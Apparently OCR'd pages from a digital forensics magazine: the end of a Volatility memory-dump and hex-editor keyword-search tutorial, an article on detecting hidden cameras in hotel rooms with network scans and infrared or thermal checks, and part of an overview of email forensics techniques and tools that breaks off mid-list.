


Figure 16: Process dump in GUI

Similarly, process dump is taken for Notepad.exe with PID 4920. The dump directory created is dump-4920. Following is the command used.

```
$ python vol.py --profile-name=Win10x64_17134 memdump
```

```
-f A-WORKSTATION-20190718-95520.dmp -p 4920 --dump-dir=dump-4920/
```

Similarly, memory for AcroRd32.exe with PID 5488 was dumped into the dump-5488 directory using the following command.

```
$ python vol.py --profile-name=Win10x64_17134 memdump
```

-f A-WORKSTATION-20190718-95520.dmp -p 5488 --dump-dir=dump-5488/

Finally, after dumps have been made for the three selected processes,

PROCESS NAME	PID
Kindle.exe	8440
Notepad.exe	4920
AcroRd32.exe	5488

the contents /home/alien/Documents/Memory Forensics/volatility-master look like what is shown below.




Figure 17: After dumping process memory

Here's what we are going to do. The process dumps with the extension .dmp are a collection of all the pages used by each process. The intention is to look through the pages for information as follows:

How can this keyword search be conducted in process dumps?

DUMP NAME	CLUE TO LOOK FOR	WHY?
8440.dmp	keyword **Perumal**	Kindle e-reader had two books by Perumal Murugan - shown in Figure 3. We are going to see if there is any clue about this in the process dump.
4920.dmp	keyword **cocaine**	The notepad file had a list of drug names, as shown in figure 2. We are going to see if there is any clue about this in the process dump.
5488.dmp	keyword **LINUX**	The name of the magazine opened in Adobe Reader is LINUX Journal. We will search just for the LINUX keyword.

We will open the dump files in **wxHex editor** software tool and simply conduct a keyword search. The hex editor can be downloaded from the Ubuntu repository.

First, the dump for Kindle.exe is opened in the hex editor. File -> Open menu can be used to drop the dump into the hex editor. We are going to search for the word **Perumal** here.

To perform the keyword search, press CTRL+F key combination to bring up a dialog box. Type **Perumal** in the box and select the Match Case box and click Find.




Figure 18: Keyword search for 'Perumal'

Once the search is complete, if the keyword is found it is highlighted in yellow by the hex editor as shown in the screenshot below.

When Kindle.exe was open at the time the physical memory dump was taken, there were two ebooks by Perumal Murugan. The process ID for Kindle.exe was found in the memory dump and the pages belonging to that process alone were dumped separately. A keyword search was performed in the process dump and the word Perumal was located. We have successfully performed one analysis on the memory dump and retrieved some useful info.

We have just found one instance of the word Perumal. Another instance can be found in the portion underlined in red below.




Figure 19: Keyword 'Perumal' found

Let's try another one. This time the process dump for Notepad.exe, which is 4920.dmp**.** It is opened in the hex editor and a keyword search is performed for the word cocaine. Again the Match case box is checked and the Find operation is performed.




Figure 20: Keyword search for 'cocaine'

The search is successful. In the area highlighted in yellow in the following screenshot, the word **cocaine** has been found in the process dump.




Figure 21: Keyword 'cocaine' found

A similar keyword search was performed for AcroRd322.exe with process dump 5488.dmp opened in hex editor. This time the word to search for is LINUX.




Figure 22: Keyword search for 'LINUX'

There are 21 matches to this word in the process dump. The first occurrence is highlighted in yellow in the following screenshot.




Figure 23: Keyword 'LINUX' found

The table shown below must make more sense now.

DUMP NAME	CLUE TO LOOK FOR	WHY?
8440.dmp	keyword **Perumal**	Kindle e-reader had two books by Perumal Murugan - shown in Figure 3. We are going to see if there is any clue about this in the process dump.
4920.dmp	keyword **cocaine**	The notepad file had a list of drug names, as shown in figure 2. We are going to see if there is any clue about this in the process dump.
5488.dmp	keyword **LINUX**	The name of the magazine opened in Adobe Reader is LINUX Journal. We will search just for the LINUX keyword.

In this way, when a physical memory dump has been taken, various information about the current state of the system can be obtained.

About the Author

Divya Lakshmanan is a graduate in Digital Forensics who has been exploring the field for the past four years. She is an independent researcher who enjoys exploring how things work. She enjoys teaching and revels in sharing her findings with fellow curious comrades. During her free time, she wonders about the mystique of the universe.

A Practical Guide to Detecting Hidden Cameras

by Maciej Makowski

This article contains some practical techniques of detecting the hidden cameras I covered in my initial posting.

Last month, I covered the subject of digital privacy in hotel rooms and talked about some different scenarios where hidden cameras can be installed and utilised without the knowledge and consent of hotel guests.

I also outlined briefly some techniques that can be used to detect hidden cameras.

During last month's Black Friday and Cyber Monday sales, I observed plenty of deals for digital surveillance equipment. Many of the postings openly implied that the intended use of their products is covert recording – without the subject being aware of what's going on.

Unless done on foot of a court warrant by a law enforcement agency, such practices are illegal and in breach of any data protection legislation you can find.

I initiated this topic in my blog post here:


https://www.osintme.com/index.php/2019/12/07/hidden-cameras-and-your-privacy/

This article is a follow up, containing some practical techniques of detecting the hidden cameras I covered in my initial posting.

DETECTING HIDDEN CAMERAS – ON THE NETWORK

You can expect it to be a given that when you arrive at a hotel or rented accommodation, there will be a Wi-Fi network available. If there are cameras operating on that network, you can scan it and search for suspicious devices. But be aware that if it's a corporate hotel that has a professional network admin, it will more than likely be controlling visitor access implementing VLANs to segregate the network. This is achieved by implementing a new guest SSID configured to provide wireless isolation, so that each user of the guest Wi-Fi will have connectivity to the Internet but not to other users on the network.

In the case of a regular network, commonly present in small hotels and the likes of Airbnb, you can conduct a scan. You will normally encounter a single wireless router or maybe an access point, same as you can find in an average household. You can do an on-the-fly scan using an application called Fing. Once you install it on your mobile device, the app is intuitive to use. Fing will automatically attempt to identify all of the devices on your network. You'll see IP addresses, devices names and sometimes device types. This will allow you to identify those potentially hostile like covert spy cams.



Example of a Fing interface and its content

More advanced scanning can be conducted if you have access to a Linux machine. You can use Network Mapper (**Nmap)**, which is a network scanning utility, to probe the wireless environment. Nmap is a free and open-source tool for vulnerability scanning and network analysis. It is mainly used by network administrators to identify what devices are present on their networks and how to best troubleshoot them.

The most basic Nmap scan command is:

```
nmap -sP 10.0.0.0/24 - [example IP address range]
```

This is a ping which basically scans the network and then returns all devices that respond to it. This will more than likely return some devices that are network-enabled. You can also set the scan with the Nmap command to search for devices using some of the commonly used ports, so that they all get checked out:

```
nmap -Ap 80,8000,8080,443,8443,7443,7070,7000,22,23,21  10.0.0.0/24
```

With this Nmap command, you should discover a variety of devices, from smart TVs and printers to the smallest IoT gadgets like Wi-Fi enabled weather stations or baby monitors. At this point, you should have a pretty good picture of what is operating on the network. If there are some less obvious devices you can't identify or account for, this could be a sign of a hidden camera operating.


Another alternative method is to check the public IP address of your Wi-Fi network (you can simply Google "what's my IP") and look up that IP in Shodan. For those who are not familiar with it, Shodan is an online search engine that searches for devices that are plugged in to the Internet, anywhere in the world. Even if you don't immediately find any live cameras on Shodan, it might alert you to the fact that Shodan found cameras on that IP in the past.

Note: This will only work with static IP addresses – dynamic ones will not yield any reliable information.

DETECTING HIDDEN CAMERAS – OFF THE NETWORK

This is when things get a little bit harder, especially when you have to resort to less conventional ways of search and detection. Some of the cameras, like the ones concealed in day-to-day items, are not connected to any network and are recording into a built-in storage medium.

The most basic method is visual examination – literally just standing there and looking. Sometimes, when possible, you should also handle items you suspect to contain a spy cam (like the camera hidden in a shampoo bottle) – you will notice abnormal weight or even heat of the item.



Hidden camera concealed as a smoke detector

Cameras capable of recording in darkness are equipped in infrared light (IR). This type of light usually cannot be detected by the human eye, because infrared cameras operate on a higher spectrum than what a person can see. But in this case you can use your smartphone camera to record the surroundings. A smartphone camera lens will detect infrared light and will tell you where it's coming from.

Hidden cameras usually emit extra heat and this can be detected using commercially available heat detectors. Thermal imaging can also be conducted with smartphones connected to products like Flir, which is a thermal camera attachment for a mobile phone. This will allow detection of potential covert cameras located behind or within walls and other not accessible areas.

CONCLUDING THOUGHTS

Hunting for hidden cameras does not require any advanced technology or skills. Basic information contained in this article will be enough to remediate the majority of risks posed by clandestine placement of recording equipment in places like hotel rooms and rented accommodation.

If you happen to locate a hidden camera using any of the above methods, you should not remove it or attempt to disable it. You should document your findings, including taking photographs, and contact the manager of the premises. And don't forget about contacting your local police department – as we already mentioned before, covert recording is against the law and is in contravention of data protection laws.

The important thing to remember is this – any time you enter an environment you don't control, assume that there could be hidden cameras operating there. This is just the indelible part of life and reality of the 21st century.

About the Author

Maciej Makowski - information security specialist with a strong background in criminal investigations and online safety. Spent nearly 13 years working as a police officer and cyber crime detective in An Garda Siochana, Ireland's National Police and Security Service. Graduate of University College Dublin, also received professional qualification in data protection from the Law Society of Ireland. Experienced Axiom, Encase and FTK digital investigator, certified Cellebrite forensic mobile examiner. Author of osintme.com, a blog on open source intelligence and digital privacy.

Techniques and tools for email forensics

by Florence Love Nkosi

Emails have also become an important source of evidence, allowing investigators to use email evidence to corroborate other pieces of evidence in an investigation. Thus, e-mail forensic analysis is used to study the source and content of e-mail messages as evidence, identifying the actual sender, recipient and date and time it was sent in order to collect credible evidence to bring criminals to justice (Lazic, 2018), allowing investigators to analyse the source and content of emails for evidence that can be presented in a court of law.

Without doubt, email forensics has become an essential element in digital investigations, requiring digital investigators to stay abreast of how to investigate and analyse email evidence. This article looks into email forensic investigation techniques and then various software tools for forensic email analysis.

Nowadays, email communication has become one of the primary means of communicating business information and personal information. While emails are mostly used to send business and personal messages, they have also become a weapon to commit crimes, exchange illegal information and store illegal information. Email phishing, fraud, sexual predation, and injection of viruses are among the many crimes perpetrated through emails.

Emails have also become an important source of evidence, allowing investigators to use email evidence to corroborate other pieces of evidence in an investigation. Thus, e-mail

forensic analysis is used to study the source and content of e-mail messages as evidence, identifying the actual sender, recipient and date and time it was sent in order to collect credible evidence to bring criminals to justice (Lazic, 2018), allowing investigators to analyse the source and content of emails for evidence that can be presented in a court of law.

Without doubt, email forensics has become an essential element in digital investigations, requiring digital investigators to stay abreast of how to investigate and analyse email evidence. This article looks into email forensic investigation techniques and then various software tools for forensic email analysis.

Email forensic investigation techniques

Three email investigation techniques, namely, email content analysis technique (header and attachments), bait tactics and server investigation, are discussed in detail below:

1. Email content analysis technique

Email header analysis technique

An email header is a critical part of the email because it contains routing information of every email, such as: email's subject, who sent it and who received it as well as the servers the email passes through on its way to the recipient. Typical email programs like Gmail and Yahoo don't have the ability to display the header. Therefore, email header analysis involves analysing metadata in the email header (Alwis, 2019).

During a digital investigation, analysis of an email header can be used to determine authenticity of the message. As such, it becomes easy to isolate emails sent under false pretenses. Spoofing, unauthorized networks, open mail relays, anonymizers or remailers, open proxy, SSH tunnel or port-redirector, botnets and untraceable Internet connections are common approaches by which senders lie to recipients about their true identities (Banday, 2011).

Header analysis also provides information on the location of the sender, thus, it may prove whether the emails under question truly originated from somewhere other than the actual location where a particular device was. In addition, the header stores date and time of when the email was sent, and is critical when investigators are forming timelines of the evidence being examined.

Attachment analysis

Email attachment such as document files, images and videos are also examined as these may contain crucial pieces of evidence that may be

presented in a court of law to corroborate other evidence identified during an investigation. Software tools provide a functionality to view and analyse email attachments but also recover deleted email attachment for analysis. When viewing email attachments, digital investigators ought to be careful and use specialised forensic software to ensure that viewing these attachments does not alter the contents of attached files in any way.

Nowadays, email attachments are used by criminals to spread malicious software and viruses, and once the attachment file is opened or clicked on, the malicious software installs on the computer. Analysis of the email attachments determine that downloaded and viewed email attachments have not installed a malicious software on the client's laptop. The evidence of malware installed from email attachments may then prove if other activities on the computer in question may have been a result of malicious software.

2. Bait tactics

Bait tactics are used when it is important to find the geographical location of the attacker. With this technique, investigators use email tracking software embedded into the body of an email so when the recipient opens a message with the attached file, the investigator has access to the IP address and geographical location of the recipient. However, if the recipient is using a proxy server then the IP address of the proxy server is recorded and the proxy's log file is used to track the recipient (sender of the email under investigation).

3. Server investigation

Server investigation involves analysis of delivered emails together with server logs that are maintained at a server. Server investigation is used especially when recovery of deleted emails from the client side is impossible. Most proxy servers or Internet Service Provider (ISP) servers do store a copy of all emails after delivery. Servers also maintain logs that can be used to trace the address of computer or device responsible for sending the emails being examined. However, servers store the copies of email and server logs for a limited period of time and in some cases server owners may not cooperate.

Software Tools for Email Forensics

Email analysis tools assist investigators in extracting and analysing email attachments in a quick and effective manner. The forensic tools enhance forensic investigations by providing forensic investigators the ability to examine

different sections of an email, search for a particular set of conversations and analyse email attachments. In addition, most email forensic tools support basic stages of email forensic analysis and allows for documentation, analysis and reporting of evidence being analysed. Some tools include an export function, allowing evidence extracted from an investigation to be exported for reporting purposes or for sharing with other investigators on the case.

There is a variety of software tools that support evaluation of source and content of emails. These tools provide an easy to use interface to analyse content of various formats, identify spam and phishing networks, facilities to identify origin and destination of email are among the capabilities of these email analysis software programs. This section discusses some of these tools:

1. Email Tracker Pro

Email Tracker Pro is an easy to use tool for analysing email headers to disclose the original sender's (or spammer's) location (Tschabitscher, 2019). Email Tracker Pro offers the ability to trace an email using the email header, but it also comes with a spam filter functionality that scans each incoming email and warns the user if it's a suspected spam.

Licence: there is a free trial for 15 days. However, licence purchase costs a minimum of $29.

2. MailXaminer

MailXaminer allows cyber investigators to analyse digital evidence from emails, attachments, contacts, calendar entries, etc., stored within the data repository of different email services (forensicswiki, n.d.). MailXaminer is a product developed by SysTools Inc. and it supports analysis of email data from both desktop and web based mail clients. In addition, it supports email attachment analysis, allowing investigators to extract and view evidence from email attachments.

Additional functionalities of MailXaminer are that it allows case evidence bookmarking, advanced searches, geo location image mapping, and analysis of both video and images. However, this tool is proprietary and requires a license to be purchased at a minimum of $1999 for a MailXaminer Single user licence (Forensic Store, 2017).

3. AccessData's FTK

AccessData's Forensic Tool Kit (FTK) is a standard court validated computer forensic software for conducting digital forensic analysis, decryption, password cracking within an intuitive and

customisable interface. It also provides email analysis functionality. It supports the following email types: Lotus Notes, Outlook PST/OSt, Outlook Express, Eudora, Microsoft Internet Mail, Thunderbird, and QuickMail, among others. Perpetual licence of access data FTK is $3995 and yearly support of up to $1,119; one-year subscription license: $2,227 and yearly support included at no additional cost (scmagazine, 2016).

4. EnCase Forensics

EnCase Forensic is a computer forensic application that provides investigators the ability to image a drive and preserve it in a forensic manner using the EnCase evidence file format (LEF or E01), a digital evidence container vetted by courts worldwide. Encase uses a subscription pricing model, where customers pay a monthly subscription fee, but may require to pay extra for customising the software to fit the client's requirement. As such the cost of encase may vary from one client to the other, starting from $25,000 (SC Magazine, 2003).

Despite being a computer forensics tool, EnCase supports email investigation and is capable of extracting deleted email messages from the computer device under investigation. The email functionality includes support for Outlook PSTs/ OSTs, Outlook Express DBXs, Microsoft Exchange EDB Parser, Lotus Notes, AOL, Yahoo, Hotmail, Netscape Mail and MBOX archives.

5. FINALeMAIL

FINALeMAIL features a powerful technology driven by a user-friendly interface which is similar to Windows Explorer. FINALeMAIL, can restore lost e-mails to their original state, recover full e-mail database files even when such files are attacked by viruses or damaged by accidental disk formatting. But also recovers E- mail messages and attachments emptied from the 'Deleted Items folder'.

While there is a free trial version of FINALeMAIL, that can be downloaded and used, however the licenced version of FINALeMAIL costs $49.95 (soft32, 2010).

6. Aid4Mail

